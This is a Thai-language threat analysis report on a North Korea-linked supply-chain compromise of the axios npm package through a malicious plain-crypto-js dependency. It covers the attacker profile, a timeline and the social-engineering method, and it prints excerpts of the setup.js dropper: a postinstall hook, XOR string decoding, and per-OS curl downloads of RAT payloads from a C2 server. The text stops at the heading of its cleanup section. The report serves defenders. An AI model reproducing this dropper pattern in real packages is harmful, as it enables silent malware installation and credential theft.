

Threat Analysis Report

รายงานวิเคราะห์การโจมตีระบบนิเวศ
npm กรณีแพ็คเกจ axios การจารกรรม
ข้อมูลและการแพร่กระจายมัลแวร์ใน
วงกว้าง

CVE-2026-34841

CVSS: 9.8

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

(Widespread: 100M+ Users / All Sectors)

10/04/2026

TLP: CLEAR





สารบัญ

สารบัญ.....	2
บทสรุปสำหรับผู้บริหาร.....	3
Threat Actor Profile	4
การวิเคราะห์เชิงเทคนิค.....	5
Technique Tactics and Procedures (MITRE ATT&CK).....	16
Indicator of Compromise (IOCs).....	18
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ.....	21
อ้างอิง (References).....	24




บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้วิเคราะห์เหตุการณ์โจมตีแบบ Supply Chain ในระบบนิเวศของ npm ซึ่งได้รับการขึ้นทะเบียนช่องโหว่รหัส CVE-2026-34841 ที่มีผลกระทบร้ายแรงระดับวิกฤต (CVSS: 9.8) โดยกลุ่มผู้โจมตี UNC1069 ได้ทำการหลอกลวงผ่านวิศวกรรมสังคมขั้นสูง ด้วยแคมเปญ "Contagious Interview" โดยสร้างบริษัทปลอมและหลอกให้ผู้ดูแลหลักของแพ็คเกจ axios ติดตั้งมัลแวร์ผ่านโปรแกรม Microsoft Teams เพื่อขโมย Access Token

การขโมย Token ดังกล่าวทำให้ผู้โจมตีสามารถเข้าควบคุมและเผยแพร่ axios เวอร์ชัน 1.14.1 และ 0.30.4 ที่ถูกฝัง Dependency อันตรายชื่อ plain-crypto-js ได้สำเร็จ ความรุนแรงของเหตุการณ์นี้อยู่ที่ axios เป็นไลบรารียอดนิยมสำหรับการเรียกใช้งาน HTTP ที่มียอดดาวน์โหลดมากกว่าร้อยล้านครั้งต่อสัปดาห์ (Widespread: 100M+ Users / All Sectors) การโจมตีเพียงจุดเดียวจึงสามารถกระจายมัลแวร์ WAVESHAPER.V2 (RAT ที่รองรับทั้ง Windows, macOS และ Linux) ไปยังเครื่องของนักพัฒนาและระบบ CI/CD ทั่วโลกได้ทันทีที่เพียงแค่มีการรันคำสั่งติดตั้งแพ็คเกจ

ภัยคุกคามนี้อาจนำไปสู่การรั่วไหลของความลับทางการค้า การถูกขโมยข้อมูลยืนยันตัวตน การเข้าควบคุมระบบสภาพแวดล้อมการพัฒนาแอปพลิเคชัน และความเสียหายต่อความเชื่อมั่นขององค์กรอย่างประเมินค่าไม่ได้ หากโค้ดอันตรายหลุดรอดไปถึงระบบ Production

องค์กรที่ใช้งานอยู่ในปัจจุบันต้องดำเนินการเชิงรุกอย่างเร่งด่วน โดยตรวจสอบ Dependency และ Lockfile ทั้งหมด ระวังการใช้งานและบล็อก axios เวอร์ชันที่ได้รับผลกระทบ แยกเครื่องที่ต้องสงสยออกจากเครือข่าย บล็อกการเชื่อมต่อไปยังเซิร์ฟเวอร์ควบคุมของผู้โจมตี และบังคับหมุนเวียนข้อมูลยืนยันตัวตนที่อาจรั่วไหลทันที เพื่อจำกัดผลกระทบในระยะสั้น พร้อมทั้งยกระดับสถาปัตยกรรมการรักษาความปลอดภัยของ Software Supply Chain ในระยะยาวต่อไป



Threat Actor Profile

Google Threat Intelligence Group (GTIG) ระบุว่า การโจมตีครั้งนี้มีความเป็นไปได้สูงว่าเกี่ยวข้องกับกลุ่ม UNC1069 ซึ่งเป็นกลุ่มภัยคุกคามที่เชื่อมโยงกับเกาหลีเหนือและมีแรงจูงใจด้านการเงิน Microsoft ระบุกลุ่มเดียวกันนี้ในชื่อ Sapphire Sleet ซึ่งเป็น Offshoot ของ BlueNoroff (หรือที่รู้จักในชื่อ APT38)

1.1 ข้อมูลพื้นฐานของกลุ่ม


Attribute	รายละเอียด
ชื่อ (Google GTIG)	UNC1069
ชื่อ (Microsoft)	Sapphire Sleet
ชื่ออื่น	CryptoCore, MASAN, CageyChameleon, BlueNoroff
ที่มา	สาธารณรัฐประชาธิปไตยประชาชนเกาหลี (DPRK)
ช่วงเวลาที่ยืนยันการปฏิบัติการ	ตั้งแต่ปี 2018 เป็นอย่างน้อย
แรงจูงใจหลัก	การเงิน (Revenue Generation ให้กับรัฐบาล DPRK)
เป้าหมายหลัก	Cryptocurrency, DeFi, Fintech, Software Developers

1.2 หลักฐานการระบุตัวตน

เหตุผลสำคัญที่ใช้ในการระบุความเชื่อมโยง ได้แก่:

- การพบมัลแวร์ WAVESHAPER.V2 ซึ่งเป็นรุ่นพัฒนาต่อจาก WAVESHAPER ที่เคยถูกใช้โดย UNC1069 มาก่อน
- ความสอดคล้องของพฤติกรรม การติดต่อ C2 การใช้ User-Agent แบบเดียวกัน และการนำ Payload ไปวางในตำแหน่งชั่วคราวที่มีลักษณะตรงกับปฏิบัติการก่อนหน้านี้
- ความทับซ้อนของโครงสร้างพื้นฐาน: โดเมน sfrclak[.]com และ IP 142.11.206.73 มีความเชื่อมโยงกับโครงสร้างพื้นฐานที่ UNC1069 เคยใช้งานในอดีต
- การเชื่อมต่อจาก AstrillVPN Node ที่เคยปรากฏในกิจกรรมก่อนหน้านี้ของ UNC1069

จากหลักฐานเชิงเทคนิคดังกล่าว จึงสามารถประเมินได้ว่าแคมเปญนี้น่าจะเป็นปฏิบัติการของ UNC1069 หรืออย่างน้อยเป็นกลุ่มผู้โจมตีที่ใช้เครื่องมือ โครงสร้างพื้นฐานและรูปแบบการปฏิบัติการที่สอดคล้องอย่างมากกับ UNC1069



การวิเคราะห์เชิงเทคนิค

ชื่อเหตุการณ์ : North Korea-Nexus Threat Actor Compromises Widely Used axios npm Package in Supply Chain Attack

ประเภทเหตุการณ์: Supply Chain Attack

แพ็คเกจเป้าหมาย : axios@1.14.1, axios@0.30.4 – npm Registry

ระยะเวลาการโจมตี : 31 มี.ค. 2026 เวลา 00:21 UTC ถึง 03:15 UTC (ประมาณ 3 ชั่วโมง)

Threat Actor : UNC1069 (Google GTIG) / Sapphire Sleet (Microsoft) — North Korea


Malware : WAVESHAPER.V2 (Cross-platform RAT: Windows / macOS / Linux)

ผลกระทบ : ประมาณ 3% ของ axios Userbase (ประมาณ 3 ล้านดาวโหลด), 80% ของ Cloud Environments

ภาพรวมของแคมเปญการโจมตี (Campaign Overview)

เมื่อวันที่ 31 มีนาคม 2026 ตรวจพบการนำแพ็คเกจ plain-crypto-js เวอร์ชัน 4.2.1 เข้ามาเป็นส่วนหนึ่งของไลบรารี axios เวอร์ชัน 1.14.1 อย่างผิดปกติ ผลการตรวจสอบทางนิติวิทยาศาสตร์บ่งชี้ว่าบัญชีผู้ดูแลของโครงการ axios ถูกบุกรุกและเข้าควบคุมโดยผู้ไม่หวังดี ซึ่งได้ดำเนินการเปลี่ยนอีเมลที่ผูกกับบัญชีเป็น ifstap@proton.me เพื่อสวมสิทธิ์การบริหารจัดการแพ็คเกจ

ในการปฏิบัติการครั้งนี้ ผู้โจมตีได้อาศัยกลไก postinstall hook ภายในไฟล์ package.json ของแพ็คเกจอันตรายเพื่อสร้างเงื่อนไขให้มัลแวร์ทำงานโดยอัตโนมัติ (Silent Execution) ทันทีที่มีการติดตั้งหรืออัปเดต axios บนเครื่องของเหยื่อ ระบบ npm จะรันสคริปต์ JavaScript ชื่อ setup.js ในเบื้องหลัง ซึ่งสคริปต์ดังกล่าวถูกเขียนขึ้นด้วยเทคนิคการพรางโค้ดเพื่อทำหน้าที่เป็น Dropper ในการดาวน์โหลดและติดตั้งมัลแวร์ควบคุมระยะไกลในขั้นตอนถัดไป



[รูปที่ 1 : แผนภาพการโจมตี]


คุณลักษณะทางเทคนิคของช่องโหว่

จากการวิเคราะห์ความเชื่อมโยงของแคมเปญการโจมตี พบว่าการแทรกแซง Supply Chain ในครั้งนี้ได้รับการขึ้นทะเบียนรหัสช่องโหว่ CVE-2026-34841 ซึ่งแสดงให้เห็นถึงการวางแผนเจาะระบบที่ส่งผลกระทบเป็นวงกว้าง โดยมีรายละเอียดคุณลักษณะทางเทคนิคที่สำคัญดังต่อไปนี้

- **การประเมินความรุนแรง (CVSS):** ช่องโหว่นี้ได้รับการประเมินตามมาตรฐาน CVSS v3.1 ในระดับวิกฤต (Critical) ด้วยคะแนนสูงสุดที่ 9.8 (อ้างอิง Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) เนื่องจากผู้โจมตีสามารถแพร่กระจายมัลแวร์และเจาะระบบผ่านทางเครือข่ายได้ทันทีโดยไม่ต้องใช้สิทธิ์พิเศษใด ๆ รวมถึงไม่ต้องอาศัยการโต้ตอบหรือการกระทำจากผู้ใช้งาน

- **รูปแบบจุดอ่อนของซอฟต์แวร์ (CWE):** กลไกหลักของการโจมตีคือการใช้คำสั่ง "postinstall" ในไฟล์ package.json เพื่อเรียกใช้งานสคริปต์ setup.js ที่เป็น Dropper ในเบื้องหลัง (Silent Execution) พฤติการณ์ทางเทคนิคนี้จัดอยู่ในจุดอ่อนระดับโครงสร้างรหัส CWE-494 (Download of Code Without Integrity Check) จากการดึงโค้ดมาติดตั้งโดยขาดกลไกตรวจสอบความสมบูรณ์ และ CWE-506 (Embedded Malicious Code) จากการแฝงโค้ดอันตรายมาติดตั้งอยู่ในซอร์สโค้ด

- **ผลกระทบสืบเนื่อง (Downstream Impact):** การโจมตีนี้จัดอยู่ในเทคนิคระดับสูงตามกรอบ MITRE ATT&CK รหัส T1195.002 (Supply Chain Compromise: Compromise



Software Supply Chain) ซึ่งสร้างความเสียหายแบบลูกโซ่ไปยังซอฟต์แวร์ที่พึ่งพาไลบรารี axios ตัวอย่างที่ตรวจพบคือแพ็คเกจ @usebruno/cli ของซอฟต์แวร์ Bruno API IDE โดยหากนักพัฒนาหรือระบบอัตโนมัติ (CI/CD Pipelines) มีการใช้คำสั่ง npm install ในรอบเวลาการโจมตี (วันที่ 31 มี.ค. 2026 เวลา 00:21 UTC ถึง 03:30 UTC) ระบบจะทำการดาวน์โหลดมัลแวร์ควบคุมระยะไกลข้ามแพลตฟอร์ม (Cross-platform RAT) อัตโนมัติ ซึ่งจะนำไปสู่การติดตั้งและเปิดช่องทางให้ถูกดึงข้อมูลยืนยันตัวตน และความลับออกจากระบบทันที

Timeline การโจมตี

วัน / เวลา (UTC)	เหตุการณ์	รายละเอียด
30 มี.ค. 05:57	Preparation	เผยแพร่แพ็คเกจลง plain-crypto-js@4.2.0 (เวอร์ชันปกติ) เพื่อสร้างประวัติความน่าเชื่อถือในระบบ npm
30 มี.ค. 23:59	Weaponization	เผยแพร่ plain-crypto-js@4.2.1 โดยฝังสคริปต์อันตรายลงใน Postinstall
31 มี.ค. 00:21	Execution	บัญชีผู้ดูแลที่ถูกยึด เผยแพร่ axios@1.14.1 ซึ่งถูกตั้งค่าให้เรียกใช้แพ็คเกจอันตราย
31 มี.ค. 01:00	Expansion	เผยแพร่ axios@0.30.4 เพื่อขยายวงการโจมตีไปยังระบบที่ยังใช้เวอร์ชันเก่า (Legacy Branch)
31 มี.ค. 01:50	Detection	นักวิจัยจาก Elastic Security Labs ค้นพบและยืนยันรายงานแจ้งเตือน GitHub Security Advisory
31 มี.ค. 03:15 – 03:25	Containment	npm ถอดแพ็คเกจอันตรายออกทั้งหมด และ GitHub ระบุบัญชีที่ถูกยึด

ขั้นตอนการโจมตี (Attack Flow)

กระบวนการโจมตี Supply Chain ในครั้งนี้ถูกวางแผนอย่างเป็นระบบ โดยแบ่งออกเป็น 3 ขั้นตอนหลัก ตั้งแต่การเข้าควบคุมบัญชีผู้ดูแลระบบไปจนถึงการจัดเตรียมโครงสร้างพื้นฐานเพื่อปล่อยมัลแวร์

ขั้นตอนที่ 1 : การยึดครองบัญชีผู้ดูแล

ผู้โจมตีเริ่มต้นด้วยการเข้าควบคุมบัญชีแพลตฟอร์ม npm ของ jasonsaayman ซึ่งเป็นผู้ดูแลหลักของโปรเจกต์ axios หลังจากยึดบัญชีได้สำเร็จ ผู้โจมตีได้สวมรอยและเปลี่ยนที่อยู่อีเมลที่ลงทะเบียนไว้เป็น ifstap@proton.me เพื่อใช้ในการปฏิบัติการ



จากการสอบสวนและคำชี้แจงอย่างเป็นทางการของผู้ดูแลโปรเจกต์ ระบุว่าการโจมตีนี้เริ่มต้นเมื่อประมาณ 2 สัปดาห์ก่อนเกิดเหตุ ผ่านการทำวิศวกรรมที่มีความซับซ้อนและเจาะจงเป้าหมาย:

- ผู้โจมตีแอบอ้างตัวเป็นผู้บริหารของบริษัทที่มีอยู่จริง โดยทำการคัดลอกตัวตนและภาพลักษณ์ของบุคคลนั้นมาใช้อย่างแนบเนียน
- สร้างพื้นที่ทำงาน (Slack Workspace) ปลอมที่ออกแบบมาอย่างพิถีพิถัน โดยมีช่องทางสนทนา (Channel) ที่แชร์เนื้อหาจากแพลตฟอร์ม LinkedIn จริง และมีการสร้าง "โปรไฟล์ทีมงาน" รวมไปถึงผู้ดูแลโปรเจกต์โอเพนซอร์สรายอื่นปลอม ๆ เพื่อสร้างความน่าเชื่อถือ
- ชักนำเป้าหมายให้เข้าร่วมการประชุมออนไลน์ผ่าน Microsoft Teams ซึ่งจำลองสถานการณ์ให้ดูเหมือนมีผู้เข้าร่วมประชุมหลายคน
- ในระหว่างการประชุม ผู้โจมตีได้หลอกลวงเป้าหมายว่าระบบมีปัญหาและจำเป็นต้องติดตั้งองค์ประกอบ (Component) เสริมที่อ้างว่าเป็นของโปรแกรม Teams แต่แท้จริงแล้วซอฟต์แวร์ดังกล่าวคือมัลแวร์ประเภทโทรจันควบคุมระยะไกล (Remote Access Trojan - RAT) ซึ่งเปิดทางให้ผู้โจมตีเข้ายึดสิทธิ์ระดับสูงในเครื่องคอมพิวเตอร์ของผู้ดูแลได้



ความผิดปกติที่ตรวจพบในขั้นตอนนี้

- การแพร่กระจายแบบขนาน: ผู้โจมตีใช้สิทธิ์ที่ขโมยมาเผยแพร่แพ็คเกจเวอร์ชันอันตรายลงในทั้งสายการพัฒนา 1.x (Latest: เวอร์ชัน 1.14.1) และสาย 0.x (Legacy: เวอร์ชัน 0.30.4) ภายในระยะเวลาห่างกันเพียง 39 นาที (เวลา 00:21 UTC และ 01:00 UTC ตามลำดับ) เพื่อขยายขอบเขตผลกระทบให้ครอบคลุมระบบ หรือ CI/CD Pipelines ที่ใช้งาน axios ทุกรูปแบบ

- การข้ามระบบ CI/CD: ข้อมูล Metadata ใน npm Registry ชี้ชัดว่าแพ็คเกจเวอร์ชันอันตรายถูกเผยแพร่ด้วยวิธีส่งการผ่านคอมมานด์ไลน์โดยตรง ผ่าน Access Token แบบระยะยาวที่ถูกขโมยมาแม้ว่าโปรเจกต์ axios จะบังคับใช้ OIDC Trusted Publishing ผ่าน GitHub Actions แล้วก็ตาม แต่ช่องโหว่เชิงโครงสร้างที่ระบบยังคงอนุญาตให้ใช้ Token แบบดั้งเดิมเป็นทางเลือกสำรองทำให้ผู้โจมตีสามารถข้ามกระบวนการตรวจสอบแบบอัตโนมัติได้สำเร็จ

หลักฐานทางนิติวิทยาศาสตร์: การวิเคราะห์เชิงลึกพบความแตกต่างที่ชัดเจนระหว่าง Metadata ของเวอร์ชันปกติและเวอร์ชันมัลแวร์:

- axios@1.14.0 (เวอร์ชันปกติ): มีชุดข้อมูล trustedPublisher ที่ยืนยันว่าได้ถูกเผยแพร่มาจาก GitHub Actions พร้อมด้วย OIDC Digital Signature ที่ปลอมแปลงไม่ได้

- axios@1.14.1 (เวอร์ชันมัลแวร์): ข้อมูล OIDC Binding หายไปทั้งหมด ไม่มีค่า gitHead และไม่มีการสร้าง Commit หรือ Tag ใด ๆ ที่เกี่ยวข้องกับการอัปเดตเวอร์ชันนี้ปรากฏบน GitHub Repository ของ axios ซึ่งเป็นหลักฐานมัดตัวว่าแพ็คเกจนี้ถูกสร้างขึ้นและอัปโหลดจากเครื่องของผู้โจมตีโดยตรง

```
// axios@1.14.0 - LEGITIMATE
{
  "_npmUser": {
    "name": "GitHub Actions",
    "email": "npm-oidc-no-reply@github.com",
    "trustedPublisher": {
      "id": "github",
      "oidcConfigId": "oidc:9061ef30-3132-49f4-b28c-9338d192a1a9"
    }
  }
}

// axios@1.14.1 - MALICIOUS
{
  "_npmUser": {
    "name": "jasonsaaayman",
    "email": "ifstap@proton.me"
    // no trustedPublisher, no gitHead, no corresponding GitHub commit or tag
  }
}
```

[รูปที่ 2 : การเปรียบเทียบข้อมูล Metadata ใน npm Registry ระหว่างเวอร์ชันปกติและเวอร์ชันมัลแวร์]



ขั้นตอนที่ 2 : การจัดเตรียมแพ็คเกจอันตราย

ก่อนที่จะเผยแพร่ axios เวอร์ชันอันตราย ผู้โจมตีได้ทำการเตรียม Malicious Dependency ในชื่อ plain-crypto-js@4.2.1 โดยใช้บัญชี nrwise@proton.me ขั้นตอนนี้แสดงให้เห็นถึงเทคนิคการพรางตัวและการวางแผนเชิงปฏิบัติการที่ซับซ้อนดังนี้

- **การปลอมแปลงอัตลักษณ์ (Masquerading):** ผู้โจมตีตั้งใจใช้ชื่อและคำอธิบายแพ็คเกจที่คล้ายคลึงกับไลบรารียอดนิยมอย่าง crypto-js นอกจากนี้ยังระบุ URL ของ Repository ไปยังแหล่งข้อมูลของจริงบน GitHub (brix/crypto-js) เพื่อติดตามการตรวจสอบด้วยมนุษย์และระบบสแกนความปลอดภัย
- **กลไกการเรียกทำงานอัตโนมัติ (Automated Execution Hook):** ภายในไฟล์ package.json ของแพ็คเกจนี้ มีการระบุชุดคำสั่ง "postinstall": "node setup.js" คำสั่งดังกล่าวคือกลไกที่จะทำให้มัลแวร์นำส่ง RAT Dropper เริ่มทำงานโดยอัตโนมัติทันทีที่เหยื่อหรือระบบ CI/CD สั่งรันคำสั่ง npm install โดยไม่จำเป็นต้องมีการเรียกใช้งาน Import ใดๆ
- **การสร้างประวัติปลอม (Decoy History):** เพื่อหลบเลี่ยงระบบแจ้งเตือนแพ็คเกจสร้างใหม่ ผู้โจมตีได้เผยแพร่แพ็คเกจเวอร์ชัน 4.2.0 ที่เป็นแพ็คเกจหลอก ซึ่งคัดลอกซอร์สโค้ดที่ถูกต้องมาทั้งหมดโดยไม่มีมัลแวร์ ออกมาก่อนหน้าเวอร์ชันอันตรายถึง 18 ชั่วโมง เพื่อสร้างประวัติการเผยแพร่ให้บัญชีดูน่าเชื่อถือ

```
// crypto-js@4.2.0 (LEGITIMATE - Evan Vosberg / brix)
{
  "name": "crypto-js",
  "version": "4.2.0",
  "description": "JavaScript library of crypto standards.",
  "author": "Evan Vosberg",
  "homepage": "http://github.com/brix/crypto-js",
  "scripts": {
    "test": "grunt" // ← no postinstall
  }
}

// plain-crypto-js@4.2.1 (MALICIOUS - nrwise@proton.me)
{
  "name": "plain-crypto-js", // ← different name, everything else cloned
  "version": "4.2.1", // ← version one ahead of the real package
  "description": "JavaScript library of crypto standards.",
  "author": { "name": "Evan Vosberg" }, // ← fraudulent use of real author name
  "homepage": "http://github.com/brix/crypto-js", // ← real repo, wrong package
  "scripts": {
    "test": "grunt",
    "postinstall": "node setup.js" // ← THE ONLY DIFFERENCE. The entire weapon.
  }
}
```

[รูปที่ 3 : การปลอมแปลงอัตลักษณ์แพ็คเกจ]



- **การทำลายหลักฐาน (Evidence Destruction):** ผู้โจมตีได้เตรียมไฟล์ชื่อ package.md ซึ่งแท้จริงแล้วคือไฟล์ package.json ฉบับที่ถูกดัดแปลง (ระบุเป็นเวอร์ชัน 4.2.0 และไม่มีคำสั่ง postinstall ซ่อนไว้ในแพ็คเกจ) ทันทีที่การเรียกใช้สคริปต์ทำงานสำเร็จ สคริปต์จะทำการลบตัวเอง (setup.js) และ package.json ตัวอันตรายทิ้ง และนำ package.md มาเปลี่ยนชื่อทับเพื่อสวมรอย ทำให้การตรวจสอบโฟลเดอร์ node_modules หลังการถูกโจมตีจะไม่พบความผิดปกติใด ๆ

ขั้นตอนที่ 3: เทคนิค Surgical Injection และวิเคราะห์กลไก Dropper

3.1 เทคนิค Surgical Injection

ผู้โจมตีทำการแก้ไขไฟล์ package.json ของ axios เพียงไฟล์เดียวเพื่อเพิ่ม plain-crypto-js เข้าไป โดยไม่มีการแตะต้องไฟล์ซอร์สโค้ดอื่นเลย (จากการตรวจสอบแบบ Binary Diff พบว่าไฟล์ซอร์สโค้ดอื่น ๆ ทั้งหมด 85 ไฟล์เหมือนเดิมแบบบิตต่อบิต)

- **ร่องรอยการข้ามระบบ:** การลบสคริปต์ "prepare": "husky" ออกจากส่วน scripts เป็นหลักฐานสำคัญทางนิติวิทยาศาสตร์ที่ชี้ว่า ผู้โจมตีแก้ไขไฟล์ package.json ด้วยมือ นอกกระบวนการพัฒนาปกติ เพื่อข้ามขั้นตอนการตรวจสอบความปลอดภัยก่อนการ Commit ของโปรเจกต์

- **แพ็คเกจแฝง:** แม้จะใส่ชื่อแพ็คเกจอันตรายลงไป แต่ในโค้ดของ axios กลับไม่มีการเรียกใช้ ซึ่งเป็นพฤติกรรมบ่งชี้ว่าแพ็คเกจนี้ถูกใส่มาเพื่อใช้เฟิร์มแวร์ postinstall เท่านั้น

```
# --- axios/package.json (1.14.0)
# +++ axios/package.json (1.14.1)
- "version": "1.14.0",
+ "version": "1.14.1",
  "scripts": {
    "fix": "eslint --fix lib/**/*.js",
    "prepare": "husky"
  },
  "dependencies": {
    "follow-redirects": "^2.1.0",
    "form-data": "^4.0.1",
    "proxy-from-env": "^2.1.0",
+   "plain-crypto-js": "^4.2.1"
  }
}
```

รูปที่ 4 : ความแตกต่างระหว่าง axios/package.json เวอร์ชัน 1.14.0 กับ 1.14.1]



3.2 วิเคราะห์โค้ด setup.js (The RAT Dropper)

สคริปต์นี้ถูกออกแบบมาเพื่อรองรับการโจมตีแบบข้ามแพลตฟอร์ม โดยมีกลไกหลบเลี่ยงการตรวจจับที่ซับซ้อนดังนี้

- การถอดรหัสในหน่วยความจำ (Dynamic Decoding):

โค้ดใช้ฟังก์ชัน `_trans_1` และ `_trans_2` ร่วมกับกุญแจเข้ารหัส XOR (OrDeR_7077) ผสมกับค่าคงที่ 333 เพื่อถอดรหัสข้อความที่ถูกซ่อนไว้ เช่น URL ของ C2 คำสั่ง Shell หรือชื่อโมดูล ในขณะทำงาน (Runtime) เท่านั้น วิธีนี้ใช้เพื่อหลีกเลี่ยงการถูกตรวจจับจากระบบสแกนไฟล์หรือการวิเคราะห์แบบ Static Analysis

```
charCode XOR key[(7 * r * r) % 10] XOR 333
```

[รูปที่ 5 : โค้ดตัวอย่างของ XOR decoding function ใน setup.js]

- การทำงานแยกตามระบบปฏิบัติการ (Platform-Specific Payloads): เมื่อ setup.js เริ่มทำงาน มันจะใช้โมดูล `os` ของ Node.js เพื่อตรวจสอบสภาพแวดล้อมของเหยื่อผ่านฟังก์ชัน `os.platform()` และแยกกระบวนการโจมตีออกเป็น 3 เส้นทางหลัก ตามความเหมาะสมของระบบปฏิบัติการนั้น ๆ:

- Windows: การพรางตัวผ่านกระบวนการระบบ

กลยุทธ์: ค้นหาและคัดลอก powershell.exe ไปไว้ที่ `%PROGRAMDATA%\wt.exe` เพื่อปลอมแปลงโปรเซสให้ดูเหมือนเป็น Windows Terminal (กระบวนการที่ดูปกติ)

การทำงาน:

1. เขียนไฟล์ VBScript ลงใน Temp Directory และรันผ่าน `cscript` แบบซ่อนหน้าต่าง
2. VBScript ใช้ `curl` ดาวน์โหลดสคริปต์ PowerShell สเตจที่สองไปยัง `%TEMP%\6202033.ps1`
3. สั่งรันผ่านไฟล์ `wt.exe` ที่คัดลอกมา โดยใช้ Flag `-WindowStyle Hidden` (ซ่อนหน้าต่าง) และ `-ExecutionPolicy Bypass` (ข้ามระบบรักษาความปลอดภัยของ PowerShell) จากนั้นลบตัวเองทิ้ง



```
// -----
// BRANCH 2: Windows (win32)
// -----
} else if (platform === "win32") {

  const psPath = execSync("where powershell").toString().trim();

  const wtPath = process.env.PROGRAMDATA + "\\wt.exe";
  if (!fs.existsSync(wtPath)) {
    fs.copyFileSync(psPath, wtPath);
    // Creates a persistent copy of PowerShell. wt.exe is Windows Terminal's
    // binary name - a legitimate-looking process in %PROGRAMDATA%.
  }

  const ps1Path = tmpDir + "\\\" + campaignId + ".ps1"; // %TEMP%\6202033.ps1
  const vbsPath = tmpDir + "\\\" + campaignId + ".vbs"; // %TEMP%\6202033.vbs

  const vbScript = `
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd.exe /c curl -s -X POST -d "packages.npm.org/product1" ""${c2Url}""

fs.writeFileSync(vbsPath, vbScript);
execCommand = `cscript "${vbsPath}" //nologo && del "${vbsPath}" /f`;
```

[รูปที่ 6 : โค้ดที่ใช้โจมตีแพลตฟอร์ม Windows]

o macOS: การแฝงตัวในไฟล์ Cache ของระบบ

กลยุทธ์: ดาวน์โหลดเพย์โหลดอันตราย (Mach-O Universal Binary) ไปซ่อนไว้ที่ /Library/Caches/com.apple.act.mond เพื่อให้ดูกลมกลืนกับไฟล์ Cache และ Daemon ของระบบปฏิบัติการ Apple

การทำงาน:

1. เขียนไฟล์ AppleScript ไปที่ /tmp/6202033 และรันแบบเบื้องหลังผ่าน nohup osascript.
2. AppleScript สั่ง curl ดาวน์โหลดไฟล์ไบนารี.
3. เปลี่ยนสิทธิ์ไฟล์ให้สามารถประมวลผลได้ (chmod 770).
4. สั่งรันผ่าน /bin/zsh ในเบื้องหลัง

Cleanup: ลบสคริปต์ชั่วคราวทิ้งทันทีหลังจากการติดตั้งเสร็จสิ้น



```
// -----
// BRANCH 1: macOS (darwin)
// -----
if (platform === "darwin") {
    const scriptPath = tmpDir + "/" + campaignId; // /tmp/6202033

    const appleScript = `
set {a, s, d} to {"", "${c2Url}", "/Library/Caches/com.apple.act.mond"}
try
    do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s "
end try
do shell script "rm -rf ${scriptPath}";

fs.writeFileSync(scriptPath, appleScript);
execCommand = `nohup osascript "${scriptPath}" > /dev/null 2>&1 &`;

```

[รูปที่ 7 : โค้ดที่ใช้โจมตีแพลตฟอร์ม MacOS]

o Linux: การใช้ Python Backdoor

การทำงาน: ใช้คำสั่ง Shell โดยตรงเพื่อรัน curl ดาวน์โหลดเพย์โหลดสคริปต์ภาษา Python (RAT) ไปบันทึกที่ /tmp/ld.py จากนั้นรันในเบื้องหลังผ่าน nohup python3 เพื่อหลุดจากการติดตามของโปรเซสหลัก (Reparenting ไปยัง PID 1) ทำให้ผู้ใช้งานไม่สังเกตเห็น

```
// -----
// BRANCH 3: Linux / other
// -----
} else {
    execCommand = `curl -o /tmp/ld.py -d packages.npm.org/product2 -s ${c2Url} && nohup
// curl and nohup chained with &&: nohup only runs if curl succeeded.
// If the C2 is unreachable, chain silently fails - npm install still exits 0.
}

// execSync is blocking, but all three commands return immediately because
// the real work is detached to background processes (nohup / cscript 0,False)
execSync(execCommand);

```

[รูปที่ 8 : โค้ดที่ใช้โจมตีแพลตฟอร์ม Linux]

การพรางตัวของ Network Traffic: ในการติดต่อกับเซิร์ฟเวอร์สั่งการและควบคุม (C2) Dropper จะส่งคำขอแบบ HTTP POST โดยตั้งใจใส่ค่า Payload Body เป็น packages.npm.org/product0 (macOS), packages.npm.org/product1 (Windows) หรือ packages.npm.org/product2 (Linux) พฤติกรรมนี้ถูกออกแบบมาเพื่อตบตาและหลอกระบบตรวจจับเครือข่าย หรือ SIEM ให้เข้าใจผิดว่าทราฟฟิกดังกล่าวเป็นการสื่อสารดาวน์โหลดแพ็คเกจปกติของ npm Registry



3.3 ขั้นตอนการลบร่องรอย (Cleanup & Anti-Forensics)

